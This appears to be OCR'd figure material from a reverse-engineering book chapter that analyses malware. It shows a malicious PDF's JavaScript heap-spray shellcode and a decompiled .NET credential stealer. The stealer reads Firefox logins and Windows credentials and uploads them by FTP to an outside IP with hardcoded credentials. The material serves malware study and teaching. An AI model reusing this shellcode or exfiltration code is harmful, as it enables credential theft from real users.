
```
xref
0 13
0000000000 65535 f
0000044855 00000 n
0000000141 00000 n
0000000015 00000 n
0000000120 00000 n
0000000456 00000 n
0000000241 00000 n
0000000775 00000 n
0000000754 00000 n
0000000875 00000 n
0000044830 00000 n
0000044920 00000 n
0000045050 00000 n
```



```
5 0 obj <<
/Type /Page
/Contents 6 0 R
/Resources 4 0 R
/MediaBox [0 0 595.276 841.89]
/Parent 8 0 R
>> endobj
```



```
6 0 obj <<
/Length 195
/Filter /FlateDecode
>>
stream
xÚuŽ½♫Â0♀„÷<EÆ2ÄÄqR'+◘†.◘)←bá§P§¨ u€§'@Ë€@-–¬ÓÙºïPê4(ÙHö♦žX®⍰Bwn-°SÖ
¤°ËV-bþa ♣²¹é↑Þ⍰qüF¶í¡j¯÷⍰"vÙx⌂iVIbÖ¼öú¾-⌂²9€ñßd„►¨'? ŒðIv
endstream
endobj
```



```
49 Objects
25 0x5B-0xFE
26 0x15B-0x185
2 HLen: 0x12
3 HLen: 0x8
4 HLen: 0x24
6 HLen: 0xDD
9 HLen: 0x1E
11 HLen: 0xE8
14 HLen: 0x7C
16 HLen: 0xE5
18 HLen: 0xBD
19 0x7BD-0x82F
20 HLen: 0x8A
21 HLen: 0xDD
22 HLen: 0x3C
24 0xA4F-0x1981
6 HLen: 0xDD
16 HLen: 0xE5
18 HLen: 0xCD
28 HLen: 0x6
29 HLen: 0x1B
30 HLen: 0x6
31 0x20ED-0x2533
32 0x2580-0x34B2
25 0xEA35-0xEADE
26 0xEB35-0xEB5E
2 HLen: 0x12
3 HLen: 0x8
4 HLen: 0x24
6 HLen: 0xDD
9 HLen: 0x1E
11 HLen: 0xE8
14 HLen: 0x7C
16 HLen: 0xE5
18 HLen: 0xBD
19 0xF197-0xF209
20 HLen: 0x8A
```


```
function re(count,what)
{
var v = "";
while (--count >= 0)
v += what;
return v;
}
function sopen()
{
sc = unescape("%uc933%ub966%u017c%u1beb%u565e%ufe8b%u66ac%u612d%u6600%ue0c1%
u6604%ud08b%u2cac%u6661%uc203%u49aa%uea75%ue8c3%uffe0%uffff%u6666%u6c59%u6d5f%
u6459%u6d5f%u6d66%u6466%u6766%u6866%u685d%u6665%u6160%u6262%u6161%u6161%u6161%
u6a5f%u6f62%u6261%u6161%u6161%u7059%u6665%u6d60%u6567%u625b%u6164%u6161%u6161%
u6161%u6c59%u6165%u6d61%u6c59%u6168%u6d62%u6e5b%u6c59%u6966%u6961%u6a59%u6e66%
u6d5f%u6c59%u6e65%u6160%u6c59%u6e68%u6d60%u6266%u6c59%u6665%u6d5f%u6c59%u6168%
u6d64%u6c59%u6568%u6761%u6968%u6461%u6160%u6766%u6c59%u6768%u6163%u6461%u6160%
u6464%u6a5d%u6a65%u6265%u6e5b%u6461%u6665%u6d5f%u6464%u6c5e%u7061%u6f5c%u6162%
u6b64%u675e%u6568%u6961%u625d%u6c5d%u6e61%u6461%u6b5e%u6165%u6c5f%u6260%u6c64%
u7062%u6668%u675f%u6f66%u6c59%u6f66%u6563%u6461%u6e66%u6d5f%u6767%u6c59%u6d61%
u6c65%u6c59%u6f66%u6d62%u6461%u6e66%u6d5f%u6c59%u6561%u6c59%u6461%u6665%u6d5f%
u6c5b%u6a66%u635f%u665c%u6464%u615d%u6a59%u6665%u695f%u6a59%u6665%u655f%u6459%
u6665%u655f%u6561%u6b67%u6161%u6c59%u6665%u655f%u6166%u6c59%u6e65%u6d60%u7060%
u6266%u6162%u6a59%u6665%u6560%u6459%u6e68%u6560%u7060%u6568%u6e67%u6259%u6e68%
```


```
2 Search Results
29 HLen: 0x1B   <</S/JavaScript/JS 31 0 R>>
29 HLen: 0x1B   <</S/JavaScript/JS 31 0 R>>
```

PDF Path C:\Users\root\Desktop\SurveyOnObama.pdf_

```
Streams:12 | JS: 2 | Embeds: 0 | Pages: 4 | TTF: 0 | U3D: 0 | flash: 0 | UnkFlt: 4 | Action: 2 | PRC: 0
```

Chapter 9: Reversing Bytecode Languages






```
System.Private.CoreLib.dll
System.Private.Uri.dll
System.Linq.dll
System.Private.Xml.dll
System.Xaml.dll
WindowsBase.dll
PresentationCore.dll
PresentationFramework.dll
dnlib.dll
dnSpy.dll
mscorlib (4.0.0.0)
System (4.0.0.0)
System.Core (4.0.0.0)
Microsoft.CSharp (4.0.0.0)
Elite (0.0.0.0)
    Elite.exe
        PE
            DOS Header
            File Header
            Optional Header (32-bit)
            Section #0: .text
            Section #1: .rsrc
            Section #2: .reloc
            Cor20 Header
            Storage Signature
            Storage Header
            Storage Stream #0: #~
            Storage Stream #1: #Strings
            Storage Stream #2: #US
            Storage Stream #3: #GUID
            Storage Stream #4: #Blob
        References
        { } -
        { } My
Microsoft.VisualBasic (10.0.0.0)
System.Windows.Forms (4.0.0.0)
System.Data (4.0.0.0)
System.Drawing (4.0.0.0)
System.Xml (4.0.0.0)
```

0x00001008	cb	0x48
0x0000100C	MajorRuntimeVersion	2
0x0000100E	MinorRuntimeVersion	5
0x00001010	MetaData.VirtualAddress	0x66E4
0x00001014	MetaData.Size	0x4DE0
0x00001018	Flags	3


Flags

☑ IL Only　☐ IL Library　☐ Track Debug Data
☑ 32-Bit Required　☐ 32-Bit Preferred　☐ Native EntryPoint
☐ Strong Name Signed

0x0000101C	EntryPointTokenOrRVA	0x6000012
0x00001020	Resources.VirtualAddress	0
0x00001024	Resources.Size	0
0x00001028	StrongNameSignature.VirtualAddress	0
0x0000102C	StrongNameSignature.Size	0
0x00001030	CodeManagerTable.VirtualAddress	0
0x00001034	CodeManagerTable.Size	0
0x00001038	VTableFixups.VirtualAddress	0
0x0000103C	VTableFixups.Size	0
0x00001040	ExportAddressTableJumps.VirtualAddress	0
0x00001044	ExportAddressTableJumps.Size	0
0x00001048	ManagedNativeHeader.VirtualAddress	0
0x0000104C	ManagedNativeHeader.Size	0




```
◢ Storage Stream #0: #~
    ◢ Tables Stream
        ▷ 00 Module (1)
        ▷ 01 TypeRef (110)
        ▷ 02 TypeDef (23)
        ▷ 04 Field (84)
        ◢ 06 Method (106)
            1 - .ctor
            2 - .ctor
            3 - .cctor
            4 - get_Computer
            5 - get_Application
            6 - get_User
            7 - get_WebServices
            8 - Equals
            9 - GetHashCode
            10 - GetType
            11 - ToString
            12 - Create__Instance__
            13 - Dispose__Instance__
            14 - .ctor
            15 - get_GetInstance
            16 - .ctor
            17 - .cctor
            18 - Main
            19 - dnlWJvWsrUBSFJiJUOgdzWun
            20 - GetSteamUsername
            21 - cnqGbcmvqUjDXpkaGOPNSE
```



```
x.\..3\.M.o.z.i.l.l.a.\.F.i.r.e.f.o.x.\.P.r.o.f.i.
e.s...s.i.g.n.o.n.s...s.q.l.i.t.e..3S.E.L.E.C.T. .
 .F.R.O.M. .m.o.z._.l.o.g.i.n.s.;..AS.E.L.E.C.T. .
 .F.R.O.M. .m                                    ..
o.s.t.n.a.m.e                                    e.
o.x...f.o.r.m                                    .#
n.c.r.y.p.t.e.d.U.s.e.r.n.a.m.e..#e.n.c.r.y.p.t.e.
P.a.s.s.w.o.r.d...P.a.s.s.w.o.r.t.:. ...m.o.z.u.t.
```

```
#US, 0x70000AB9
US.String = "SELECT * FROM moz_logins;"
```



File: sample.bin

Entrypoint: 00077BFE

EP Section: .text

File Offset: 00075DFE


First Bytes: FF,25,00,20

Linker Info: 8.0

Subsystem: Win32 GUI


Microsoft Visual C# / Basic .NET

☑ Stay on top



DllName	OriginalFirstThunk	TimeDateStamp	ForwarderChain	Name	FirstThunk
mscoree.dll	0000B4EC	00000000	00000000	0000B50E	00002000


Thunk RVA	Thunk Offset	Thunk Value	Hint/Ordinal	API Name
00002000	00001000	0000B500	0000	_CorExeMain



dnSpy v6.0.3 (64-bit, .NET Core)
File
Edit
View
Debug
Window
Help
C#
Start
Assembly Explorer
ftpkeylogger-CD1D04A994EC7A4C875504...
aSHbSJWgPPDoQmyNuMxCcQNHZWtPnt


```
Section #2: .reloc
Cor20 Header
Storage Signature
Storage Header
Storage Stream #0: #~
Storage Stream #1: #Strings
Storage Stream #2: #US
Storage Stream #3: #GUID
Storage Stream #4: #Blob
References
{ } -
  <Module> @02000001
  aSHbSJWgPPDoQmyNuMxCcQNHZWtPnt @02000007
    Base Type and Interfaces
    Derived Types
    .cctor() : void @06000011
    .ctor() : void @06000087
    bvryeuuo() : long @06000025
    cnqGbcmvqUjDXpkaGOPNSEwEhutKOR() : void @06000015
    CqSzxpvjJWBHufugp(ref aSHbSJWgPPDoQmyNuMxCcQNHZWtPnt.T
    CredEnumerate(string, int, ref int, ref IntPtr) : bool @0600001D
    CryptUnprotectData(ref aSHbSJWgPPDoQmyNuMxCcQNHZWtPnt.D
    Decrypt(byte[]) : string @06000020
    decrypt2_method(byte[], byte[]) : object @0600002C
    DecryptInfo() : object @0600002A
    dnIWJvWsrUBSFJiJUOgdzWumiuLavj() : object @06000013
    GetOperaa() : string @06000029
    GetOSVersion() : string @06000016
    GetProcAddress(IntPtr, string) : IntPtr @06000023
    GetSteamUsername() : object @06000014
    GfqjFHQnUxOuBUcRwssrvhahMmYnru() : string @06000019
    kLblosnDhhhJ() : string @0600001A
    LoadLibrary(string) : IntPtr @06000022
    Main() : void @06000012
    mRpHTIFyROlVfIhtKLgirPvZpWcvEz() : string @0600001E
    oivGmTktmoB(string) : long @06000024
    olleDIFQTiEFOYTwMfySNChqrpufYf() : string @06000018
    OMhwbbbdVrvk(long, bool, long) : long @06000026
    OSProductKey(string, string) : string @06000017
    PwyTvBOLtHggIRdFZEcuUuGzSBYISY() : object @0600001F
```

```
			{
			}
			try
			{
				aSHbSJWgPPDoQmyNuMxCcQNHZWtPnt.PwyTvBOLtHggIRdFZEcuUuGzSBYISY();
			}
			catch (Exception)
			{
			}
			try
			{
				aSHbSJWgPPDoQmyNuMxCcQNHZWtPnt.GetOperaa();
			}
			catch (Exception)
			{
			}
			try
			{
				aSHbSJWgPPDoQmyNuMxCcQNHZWtPnt.kLblosnDhhhJ();
			}
			catch (Exception)
			{
			}
			aSHbSJWgPPDoQmyNuMxCcQNHZWtPnt.cnqGbcmvqUjDXpkaGOPNSEwEhutKOR();
			Operators.CompareString(aSHbSJWgPPDoQmyNuMxCcQNHZWtPnt.BText.Text, null, false);
			try
			{
				MyProject.Computer.Network.UploadFile(Interaction.Environ("temp") + "\\" + MyProject.Computer.Name.ToString(), "ftp://185.28.20.22/" + MyProject.Computer.Name.ToString() +
				  ".txt", "u720957367", "zxcdsaqweR123");
			}
			catch (Exception)
			{
			}
			ProjectData.EndApp();
		}

		// Token: 0x06000013 RID: 19 RVA: 0x00002514 File Offset: 0x00001514
		internal static object dnIWJvWsrUBSFJiJUOgdzWumiuLavj()
		{
			aSHbSJWgPPDoQmyNuMxCcQNHZWtPnt.fDxbcJdiqgMVVUZvDKoCBRUXPnDvfO = MyProject.Computer.FileSystem.ReadAllText(aSHbSJWgPPDoQmyNuMxCcQNHZWtPnt.OcklvTOrsZgyHwcXYWbNTarSRhXaRq).Split(new
			  char[]
			{
				'-'
			});
			return aSHbSJWgPPDoQmyNuMxCcQNHZWtPnt.fDxbcJdiqgMVVUZvDKoCBRUXPnDvfO[9];
		}
```



